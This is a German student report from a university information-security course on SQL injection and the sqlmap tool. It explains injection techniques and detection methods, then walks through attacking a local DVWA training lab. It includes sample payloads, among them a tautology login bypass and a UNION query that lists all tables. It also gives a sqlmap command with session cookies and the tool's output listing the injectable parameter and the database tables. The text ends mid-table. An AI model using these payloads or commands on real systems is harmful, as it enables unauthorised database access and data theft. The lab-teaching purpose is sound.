THM
TECHNISCHE HOCHSCHULE MITTELHESSEN

2023

Web Application Analysis - sqlmap

GRUNDLAGEN DER INFORMATIONSSICHERHEIT
PROF. DR. KOHNDOKER

SILAS LÜDTKE (5332443), NICO WANZKE (5444618)

Inhaltsverzeichnis

Abbildungsverzeichnis

1 Webanwendungsanalyse

Webanwendungsanalyse bezieht sich auf die systematische Untersuchung und Bewertung von Webanwendungen, um Sicherheitslücken und potenzielle Schwachstellen zu identifizieren. Dabei wird das Tool sqlmap verwendet, um kritische Sicherheitslücken, insbesondere SQL-Injektionen, zu finden und auszunutzen. SQL-Injektionen treten auf, wenn bösartiger SQL-Code in Benutzereingaben eingeschleust wird, was zu unerwünschten Datenbankabfragen und Sicherheitsverletzungen führen kann.

Das Tool sqlmap ist ein spezialisiertes Werkzeug zur Erkennung und Ausnutzung solcher Schwachstellen. Insgesamt dient diese Methode dazu, die Sicherheit von Webanwendungen zu bewerten und gegebenenfalls zu verbessern.

1.1 Webanwendungssicherheit

Webanwendungen sind über den Browser aufrufbare Anwendungsprogramme. Sie bieten dem Nutzer bestimme Funktionen und Inhalte. Um Daten zur Anwendung bereitzustellen nutzen Webanwendungen HTTP (Hypertext Transfer Protocol) oder HTTPS. Dieses Protokoll wird zur Datenübertragung in Netzwerken verwendet, wobei die Verbindung durch HTTPS, durch das Protokoll TLS (Transport Layer Security), kryptographisch abgesichert wird.


Anbietern von Webanwendungen müssen stark auf die Sicherheit achten, da sie oftmals durch diese nicht nur Umsatz generieren, sondern viele sensible Daten von Nutzern oder ganzen Institutionen verarbeiten und speichern. Dadurch sind sie ein attraktives Ziel für Cyber-Kriminelle. Diese können dadurch in das Netzwerk der Unternehmen eindringen, Informationen erlangen und potenziell erheblichen Schaden anrichten.

Somit sollte besonderer Wert auf die Einhaltung von Sicherheitskriterien, wie Verschlüsselung, Zugangsbeschränkungen, ausreichende Protokollierung etc. gelegt werden. Diese sind entscheidend, um die Unversehrtheit und Vertraulichkeit von Daten zu gewährleisten und die Webanwendung von potenziellen Sicherheitsrisiken zu schützen.

2 Was ist SQL-Injektion (SQLI)?

Die SQL-Injektion ist eine Sicherheitslücke, bei der der Angreifer SQL-Befehle nutzt, um auf eine Datenbank zuzugreifen, mit dem Ziel an wertvollen Informationen zu gelangen. Im schlimmsten Fall kann der Angreifer unberechtigt Daten ändern, löschen oder sogar die Kontrolle über den Datenserver erhalten. Da die meisten eine SQL-basierte Datenbank nutzen, ist dies eine der am häufigsten genutzten Angriffsarten von Cyberkriminellen

SQL-Injektionen sind besonders gefährlich aufgrund ihrer Vielseitigkeit und der eben hohen Verbreitung von SQL in Datenbankanwendungen. Das „Open Web Application Security Projekt“ (OWASP)[1] stuft sie als das kritischste Sicherheitsrisiko für Webanwendungen ein.



1: "Top 10 Web Application Security Risks" (OWASP, 2021)

2.1 SQL-Injektions-Techniken

- **Illegal/Logically Incorrect Queries**
  Diese Technik ist oft der erste Schritt in eine SQLI, um zu überprüfen, ob die Anwendung anfällig für eine SQL-Injektion ist. Es wird gezielt eine syntaktische Fehlermeldung erzwungen. Um eine solch logisch falsche Abfrage zu erstellen, könnte man ein zusätzliches Anführungszeichen (`'`) am Ende einer URL einfügen. Beispielsweise: http://www.muster.com/articel.php?id=1‘

- **Tautologie**
  Hier wird eine Abfrage eingefügt die immer wahr ist. Ziel dessen ist es eine Bedingung, wie zum Beispiel “or ‘1‘ = ‘1‘, zusätzlich in der Abfrage einzubauen, da 1 immer gleich 1 ist und somit immer wahr. Wenn nach dem Login gefragt wird und man beispielsweise den Namen kennt könnte man als Passwort “or‘1‘=‘1‘“ eingeben und damit sich einloggen. Die SQL-Abfrage könnte so aussehen:
  SELECT * FROM users WHERE name = ‘peter‘ and passwort = OR ‘1‘=‘1‘

[1] OWASP ist eine gemeinnützige Organisation, die sich auf die Verbesserung der Sicherheit von Softwareanwendungen, mit dem Fokus auf Webanwendungen, konzentriert.

- **Fehlerbasierte Injektion (Error based)**
  Bei dieser Technik wird versucht, Fehlermeldungen zu erzwingen, welche Fehler in der Datenbank auslösen. Hierbei wird häufig nach einer spezifischeren Fehlermeldung gesucht, welche nützliche Informationen preisgeben kann. Diese Technik und die Illegal/Logically Incorrect Queries könnte man als dasselbe ansehen, doch beide Techniken unterscheiden sich darin, dass die Erro based Technik darauf abzieht, gezielt Fehlermeldungen der Datenbank zu provozieren, während die Illegal/Logically Incorrect Queries Technik logisch falsche Abfragen nutzt, um unerwartete Ergebnisse hervorzurufen.

- **Blind Injection**
  Bei dieser Technik geht es um das schrittweise erraten von Informationen, welche nicht durch die Anwendung selber erzeugt werden, sondern durch dessen verhalten. Dabei gibt es zwei Arten von Blind Injections.

    - Boolean-basiert Angriffe
      Hier werden wahr oder falsch Bedingungen genutzt, um an Informationen heranzukommen. Bei booleschen Angriffen senden wir SQL-Abfragen, die zu unterschiedlichen Seiteninhalten oder Antworten der Anwendung führen, je nachdem, ob die Abfrage tatsächlich wahr oder falsch ist.

    - Zeitbasiert Angriffe
      Zeitbasierte Injektionsangriffe beruhen auf dem Senden von SQL-Abfragen, die die Datenbank dazu zwingen, eine bestimmte Zeit zu warten, bevor sie antwortet. Durch die Beobachtung der Zeit, die der Server braucht, um zu antworten, können wir feststellen, ob die injizierte Nutzlast wahr oder falsch war.

- **UNION-basierte Abfragen**
  In diesem Fall wird das Schlüsselwort UNION verwendet, um Ergebnisse aus 2 oder mehreren SELECT Abfragen zu bekommen. Dadurch können Informationen aus Tabellen entnommen werden, welche so nicht in der Datenbanken sichtbar wären. Wenn eine Sicherheitslücke gefunden wurde, dann könnte man versuchen alle Tabellennamen aus der Datenbank abzurufen. Beispielweise könnte eine SQL Abfrage so aussehen: UNION SELECT ALL group_concat(table_name, 0x3c62723e) FROM information_schema.tables WHERE table_schema = database()--.

- **Stacked Queries**
  Dies ist eine Technik in der der Angreifer, mehrere SQL-Anweisungen in einer einzigen Abfrage auszuführen versucht. Es ist ähnlich zur Blind-Incjection und somit kommt man nur an Informationen, indem man anhand des Verhaltens der Anwendung indirekt Veränderungen ausmacht.

- **First-order Injection**
  Dies ist ein allgemeiner Begriff, welcher sich auf die grundlegenden Technik bezieht, schädlichen Code in eine SQL-Abfrage einzufügen. Hier versucht der Angreifer direkt in die bestehende Abfrage schädlichen SQL-Code einzufügen. Dem Angreifer geht es darum, direkt in die ursprüngliche Abfrage seinen SQL-Code einzufügen. Häufig wird eine Abfrage erstellt, welche immer Wahr ist. Sehr ähnlich wie zur Tautologie. Die Begriffe werden häufig als Synonyme für eine immer wahre Bedingung in SQL-Injektionen genutzt. Der wesentliche Unterschied der beiden liegt darin, dass die First-order Injection auch ohne eine immer wahre Bedingung genutzt werden kann und die Bedingung der WHERE-Abfrage versucht wird zu umgehen, während der Fokus daraufgelegt wird, schädliche SQL-Code direkt in die Abfrage einzufügen.

- **Second-order Injection**
  Wenn in der First-order Injection schädlichen code direkt in der ersten Abfrage eingefügt wird, dann wir logischerweise in der Second-order Injection schädlicher code in einer zweiten Anfrage, die später von der Anwendung oder der Datenbank ausgeführt wird eingefügt. Bei Second-order Injektionen wird versucht den Angriff nicht auszuführen, wenn der schädliche code die Datenbank erreicht. Stattdessen verlassen sich Angreifer auf das Wissen darüber, wo die Eingabe später verwendet wird, und gestalten ihren Angriff so, dass er während dieser Verwendung auftritt. Diese Art des Angriffs ist besonders schwer zu erkennen und zu verhindern, da der Zeitpunkt der Injektion sich davon unterscheidet, an dem der Angriff tatsächlich sichtbar wird.

2.2 Erkennung & Prävention von SQL-Injektionen

Für die Sicherheit von Webanwendungen und Datenbanken ist die Erkennung von solchen SQL-Injektionen entscheidend. Dabei gibt es verschiedene Ansätze, um SQL-Injektionen zu erkennen. Hier werden vor allem Automatisierte Erkennungstechniken immer wichtiger aber auch Manuelle Erkennungstechniken sind weiterhin entscheidend, um zusammen die Sicherheit von Webanwendungen zu sichern und sich vor ständig weiterentwickelnden Bedrohungen schützen zu können. Im Folgenden Absatz werden verschiedene Ansätze zur Erkennung von SQL-Injektionen aufgezählt.

- **Code-basierte Erkennungstechniken**

    - SQLUnitGen
      Dies ist ein Prototyp-Tool, das statische Analysetechniken verwendet, um Benutzereingaben für Datenbankzugriffspunkte zu generieren. Es erstellt einen Testbericht, über die SQLI-Muster. Außerdem findet es verwundbare Programmstellen nicht explizit, sondern generiert Testeingaben auf Grundlage von Codes.

    - MUSIC (Mutation-based SQL Injection Vulnerability Checking)
      Diese Technik nutzt neun Mutationsoperatoren, um originale Abfragen durch mutierte Abfragen zu ersetzen. Diese mutierten Abfragen werden dann verwendet, um SQL-Injektionsmuster zu erkennen. Es erkennt automatisch mutierte Abfragen und führt den Test nach der Generierung der Ergebnisse durch.

- **Concrete Attack Generations**

    - Dieser Ansatz verwendet modernste symbolische Ausführungstechniken, um automatisch Testeingaben zu generieren, die SQL-Injektionsvulnerabilitäten in Webprogrammen aufdecken. Die Verwendung von symbolischen Ausführungsansätze bedeutet, die Nutzung von Constraint Solver[2], die numerische Operationen handhaben können. Da Webanwendungseingaben jedoch standardmäßig Zeichenketten sind, wird hier die Herausforderung diskutiert, Constraint Solver zu verwenden, die verschiedene Zeichenkettenoperationen lösen können.

- **Static Code-Checker**

    - JDBC-Checker
      Es prüft die Typenkorrektheit von dynamisch generierten SQL-Abfragen. Es erkennt eine der Hauptursachen von SQLI-Vulnerabilitäten in Code, nämlich die unsachgemäße Typüberprüfung von Eingaben.

[2] Constraint Solver (Sicherheitsprüfer) prüft, ob die Art und Weise, wie die Informationen in einer SQL-Anfrage verarbeitet werden, keine Sicherheitsprobleme verursacht. Es stellt damit sicher, dass alle Regeln für den Umgang mit Datenbankabfragen eingehalten werden.

- **Taint-basierte Verwundbarkeitserkennung**

    - WebSSARI
      Es erkennt Fehler in der Eingabevalidierung mithilfe von Informationsflussanalysen, welche bestimmte Bedingungen zu erfüllen haben und potenzielle Schwachstellen zu minimieren. Es schlägt Filter und Säuberungsfunktionen vor, um Sicherheitslücken zu schließen. Beispielsweise könnte ein Nutzer in der Suchleiste schädlichen Code nutzen, wenn der Text in einem Suchfeld nicht richtig überprüft wird.

    - Livshits und Lam[3]
      Dieser Ansatz verwendet statische Analysetechniken, um Sicherheitslücken zu erkennen, indem er prüft, ob verunreinigte Eingaben zur Konstruktion einer SQL-Abfrage verwendet wurden.

- **Black Box Testing**

    - WAVES
      Dies ist eine Black-Box-Technik, die einen Webcrawler[4] verwendet, um SQL-Injektionspunkte zu identifizieren. Es erstellt Angriffe auf diese Punkte, basierend auf vordefinierten Mustern und Angriffstechniken und verwendet machine learning, um seine Angriffsmethodik zu verbessern.

- **Kombinierte statische und dynamische Analysen**.

    - AMNESIA
      Es kombiniert statische Analysen mit Laufzeitüberwachung. Es erstellt Modelle der verschiedenen Abfragen, die eine Anwendung legal generieren kann, und überprüft jede Abfrage dynamisch gegen diese Modelle. Verwendet werden zwei Arten von Prüfung, die die den Code selbst untersucht und die die den Code während der Ausführung überwacht. Es wird beispielsweise die Art der Eingabe überprüft und geschaut, ob nicht erlaubte Befehle genutzt werden bzw. Befehle die der Datenbank schaden könnten

---

[3] Ben Livshits und Monica S. Lam haben sich auf verschiedene Aspekte der Softwareentwicklung und -sicherheit konzentriert, einschließlich der Entwicklung von Werkzeugen zur statischen Analyse, die dazu dienen, potenzielle Schwachstellen in Programmen frühzeitig zu erkennen.

[4] Ein Webcrawler ist eine automatisierte Software oder ein Skript, das das Internet systematisch durchsucht, um Webseiten zu organisieren, zu speichern und Informationen zu sammeln.

- **SQLGuard und SQLCheck**

    - Diese Ansätze überprüfen Abfragen zur Laufzeit, um festzustellen, ob sie einem Modell erwarteter Abfragen entsprechen. SQLGuard erzeugt das Modell zur Laufzeit, während SQLCheck ein unabhängig vom Entwickler spezifiziertes Modell verwendet.

- **Taint-basierte Ansätze und Dynamische Taint-Analysen**

    - Verwendet werden Taint-Ansätze und dynamische Analysen, um SQL-Injektionen zu erkennen, indem sie verunreinigte Eingaben verfolgen und prüfen, ob sie dazu verwendet wurden, SQL-Abfragen zu erstellen.

- **New Query Development Paradigms (SQL-DOM, Safe Query Objects)**

    - Die Umhüllung von Datenbankabfragen wird verwendet, um eine sichere und zuverlässige Möglichkeit zum Zugriff auf Datenbanken bereitzustellen. Hierbei wird der Prozess der Abfrageerstellung von einer unregulierten Methode, die String-Konkatenation verwendet, zu einer systematischen Vorgehensweise mit einer typgeprüften API umgestellt.

    - SQL-DOM
      Datenbankabfragen werden mithilfe einer objektorientierten Struktur erstellt, wobei die Abfragen durch eine strukturierte API generiert wird. Durch die Verwendung von SQL-DOM wird der Entwicklungsprozess von Datenbankabfragen sicherer, da er auf einem typgeprüften Ansatz basiert.


    - Safe Query Objects
      Es folgt einem ähnlichen Ansatz wie SQL-DOM. Es verwendet eine API, um die Erstellung von Datenbankabfragen zu systematisieren und typgeprüfte Methoden für die Verarbeitung von Benutzereingaben anzuwenden. Dabei wird versucht, die Schwächen herkömmlicher Methoden zu überwinden und somit eine sicherere Alternative zu bieten.

- **Intrusion Detection Systems (IDS) und Proxy Filters**

    - Diese Ansätze verwenden Intrusionserkennungssysteme[5] (IDS) und Proxy-Filter, um SQL-Injektionen zu erkennen und zu verhindern. Sie überwachen die Anwendung zur Laufzeit oder setzen Filterregeln durch, um Eingaben zu validieren.

- **Instruction Set Randomization**

    - SQLrand
      Verwendet wird eine Anleitungssatz-Zufallstechnik. Entwickler können Abfragen mit zufälligen Anweisungen erstellen, und ein Proxy-Filter entschlüsselt die Anweisungen vor der Ausführung der Abfrage. Die Effektivität dieses Ansatzes ist von einem geheimen Schlüssel und der Integration eines Proxy-Filters abhängig.



2: Weg eines SQLI-Angriffs, um Daen bearbeiten zu können. (Demilie & Deriba, 2022)


3 Was ist sqlmap?

Es ist ein leistungsstarkes Open Source Tool für SQL-Injektionen, welches sich besonders gut für die Erkennung von Sicherheitslücken eignet. Es automatisiert die Erkennung und Ausnutzung von SQL-Injektionslücken, wodurch man Zugriffe auf Datenbanken bekommt, Tabellen abrufen und Befehle auf Betriebssystemebene ausführen kann. Es unterstützt eine Vielzahl von Datenbanktypen, darunter MySQL, PostgreSQL und Microsoft SQL Server. Zusätzlich kann sqlmap auch mit verschiedenen Arten von SQL-Injektionen umgehen, wie zum Beispiel: Blind SQL-Injektion, Fehlerbasierte Injektion und Stacked Queries.

[5] Intrusionserkennungssysteme (IDS) sind Sicherheitsmechanismen, die darauf ausgelegt sind, verdächtige oder bösartige Aktivitäten in einem Computernetzwerk oder einem Informationssystem zu erkennen.

3.1 Einführung sqlmap mithilfe der Übungsumgebung DVWA


Die Damn Vunlnerable Web Application (DVWA) ist eine Übungsumgebung, die entwickelt wurde, um Sicherheitslücken und Schwachstellen in Webanwendungen zu demonstrieren und zu verstehen. Eine der häufigsten Schwachstellen in Webanwendungen ist die SQL Injection, bei der Angreifer bösartigen SQL-Code in Eingabefelder einer Website einschleusen, um die zugrunde liegende Datenbank unerlaubt zu manipulieren oder Daten abzurufen.




Hier wird die Reaktion der Anwendung auf die Eingabe der User ID „234“ im Kontext einer potenziellen SQL-Injection-Anfälligkeit untersucht.

In diesem Szenario wird die Benutzer-ID „234“ als Wert des Parameters „ID“ an die Webanwendung übergeben, dies weißt darauf hin, dass die Anwendung versucht, die Benutzer-ID als Teil einer Abfrage oder eines Formulars zu verwenden. Die Parameter in der URL könnten zur Identifizierung des Benutzers oder zur Ausführung einer bestimmten Funktion innerhalb der Anwendung dienen. Diese URL gibt uns den Hinweis, dass es sich um ein „GetRequest“ handeln könnte.

Das drücken von F12 ermöglicht es uns die developer tools zu öffnen und über die Netzwerkanalyse ist es uns möglich zu erkennen, ob es sich wirklich um ein „GetRequest“ handelt.



Mit Doppelklick auf den die URL erhalten wir mehr Information über unsere Abfrage.




Arbeiten mit Kali Linux für SQL Mapping


Kali Linux, als eine spezialisierte Linux-Distribution (LD) für Penetrationstests und Sicherheitsanalysen, bietet eine breite Palette von Tools, die für die Identifizierung von Schwachstellen in Webanwendungen, einschließlich SQL-Injection, verwendet werden können.

Bei der Installation von Kali Linux wird SQLmap automatisch mit installiert, somit müssen wir es nur noch über die Suchleiste eingeben und öffnen.

Versuchen wir die URL der durch ein Anmeldungsvorgang geschützten Seite ohne weiter Informationen in SQLmap einzufügen, bekommen wir einen 302 Redirect als Antwort zurück.



Auf Grund dessen, dass wir auf eine geschützte Seite zugreifen wollen, müssen wir SQLmap die Optionen übergeben, mit denen wir die weiteren Schritte aufrufen können. In diesem Fall handelt es sich um Zwei Cookies, die wir über das DeveloperTool unter Netzwerkanalyse abrufen können.



Spezifische Abfrage in SQLMAP

Geben wir nun die vorherige URL zusammen mit dem PHPSESSID & security Cookie ein und fügen den Befehl - - tables hinzu, übergeben wir SQLMAP die Aufgabe die Datenbankstruktur nach Informationen zu untersuchen und uns alle tables in dieser Datenbank zurückzugeben.

```
┌──(neico㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/vulnerabilities/sqli/?id=2346Submit=Submit#" --cookie="PHPSE
SSID=3129dt393f2hdng1la3s6t2bp3; security=low" --tables
```


Nach bestätigen unserer Eingabe sagt uns das Programm, dass in unsere Abfrage „MySQL“ verwendet wird und fragt uns, ob wir die spezifischeren Tests die mehr Zeit in Anspruch nehmen würden überspringen wollen.

```
[02:33:26] [INFO] testing connection to the target URL
[02:33:26] [INFO] testing if the target URL content is stable
[02:33:27] [INFO] target URL content is stable
[02:33:27] [INFO] testing if GET parameter 'id' is dynamic
[02:33:27] [WARNING] GET parameter 'id' does not appear to be dynamic
[02:33:27] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[02:33:27] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XS
S) attacks
[02:33:27] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) valu
es? [Y/n]
```


Als nächsten Schritt fragt uns SQLmap ob wir andere Parameter, wenn vorhanden, testen wollen. Da unser übergebener Parameter „ID“ jedoch „vulnerable“ (verletzlich) ist, können wir diese Frage mit „N“ beantworten.

```
[02:34:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one
other (potential) technique found
[02:34:29] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right nu
mber of query columns. Automatically extending the range for current UNION query injection technique test
[02:34:29] [INFO] target URL appears to have 2 columns in query
[02:34:29] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[02:34:29] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you
 experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

Nach Bestätigung mit „N“, werden uns verschiedene Informationen über die Ergebnisse unserer Suche zurückgegeben wie z.B : „injection points“, „Payload“




So wie Informationen über das DBMS welches vorhin schon als „MySQL“ deklariert wurde & die Aufzählung der tables, die durch den Befehl - -tables in Auftrag gegeben wurde.



-- Batch

Schauen wir uns nun den selben Prozess erneut an und nehmen anstatt „—tables“ den Befehl „—shema“ um das Schema der Datenbank zu erkunden statt die tables anzeigen zu lassen und fügen den Befehl „—Batch“ hinzu, führt SQLmap die Abfragen die vorher mit Y/N beantwortet werden konntet automatisch durch.



Welche uns weiter Informationen über die Verletzlichkeit, Offenlegung der Daten und potentielle Ausbeutungen gibt.

```
Database: dvwa
Table: users
[8 columns]
+---------------+--------------+
| Column        | Type         |
+---------------+--------------+
| user          | varchar(15)  |
| avatar        | varchar(70)  |
| failed_login  | int(3)       |
| first_name    | varchar(15)  |
| last_login    | timestamp    |
| last_name     | varchar(15)  |
| password      | varchar(32)  |
| user_id       | int(6)       |
+---------------+--------------+

Database: dvwa
Table: guestbook
[3 columns]
+------------+------------------------+
| Column     | Type                   |
+------------+------------------------+
| comment    | varchar(300)           |
| name       | varchar(100)           |
| comment_id | smallint(5) unsigned   |
+------------+------------------------+

Database: information_schema
Table: INNODB_SYS_TABLESTATS
[9 columns]
+--------------------+----------------------+
| Column             | Type                 |
